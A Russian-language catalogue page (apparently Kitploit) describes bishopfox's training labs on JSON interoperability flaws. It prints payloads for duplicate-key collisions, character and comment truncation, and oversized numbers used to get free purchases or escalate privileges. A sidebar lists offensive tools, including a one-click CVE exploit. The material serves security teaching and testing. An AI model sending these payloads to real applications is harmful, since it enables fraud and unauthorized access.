Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
json-interop-vuln-labs — Сопутствующие лабораторные работы к «Исследованию уязвимостей интероперабельности JSON» | Kitploit
Инструменты/GitHubGitHub/bishopfox/json-interop-vuln-labs
Анализ уязвимостейЭксплуатация веб-приложенийВеб-безопасностьОбучение и ОбразованиеЛаборатории и Практика
GitHubbishopfox/json-interop-vuln-labs

json-interop-vuln-labs

Сопутствующие лабораторные работы к «Исследованию уязвимостей интероперабельности JSON»

Репозиторий
Сайт
21019385 лет назадПроверено Kitploit
Поделиться

Лаборатории уязвимостей JSON-интероперабельности

Описание

Это сопутствующие лабораторные работы к моей исследовательской статье «An Exploration of JSON Interoperability Vulnerabilities».

Лаборатория 1: Бесплатные покупки в интернет-магазине

  • Атаки с коллизией ключей: несогласованный приоритет повторяющихся ключей
  • Несогласованное представление больших чисел

Лаборатория 2: Повышение привилегий в мультитенантном приложении

  • Атаки с коллизией ключей: усечение символов

По умолчанию эти лаборатории привязаны к портам хоста 5000–5004.

Техники атак

1. Коллизии ключей


Несогласованный приоритет повторяющихся ключей

{"qty": 1, "qty": -1}

Усечение символов

Усечение в парсерах с приоритетом последнего ключа (поменяйте порядок для приоритета первого ключа)

{"qty": 1, "qty\<raw \x0d byte here>": -1}
{"qty": 1, "qty\ud800": -1} # Any unpaired surrogate U+D800-U+DFFF
{"qty": 1, "qty"": -1}
{"qty": 1, "qt\y": -1}

Усечение комментариями

Эти документы используют несогласованную поддержку комментариев и строк без кавычек:

{"qty": 1, "extra": 1/*, "qty": -1, "extra2": 2*/}
{"qty": 1, "extra": a/*, "qty": -1, "extra2": b*/}
{"qty": 1, "extra": "a/*", "qty": -1, "extra2": "b"*/}
{"qty": 1, "extra": "a"//, "qty": -1}

2. Декодирование чисел

Несогласованное декодирование больших чисел

Эти большие числовые значения могут преобразовываться в строки (например, «+Infinity»), что может привести к уязвимостям, связанным с подменой типов (type juggling). Либо они могут преобразовываться в MAX_INT/MIN_INT, округлённые значения или 0, что может позволить обойти бизнес-логику.

{"qty": 999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999}
{"qty": -999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999999}
{"qty": 1.0e4096}
{"qty": -1.0e4096}

Автор

Twitter: @theBumbleSec

GitHub: the-bumble

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    795
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    520
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    439
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    346
  • 5

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    267
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    264

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →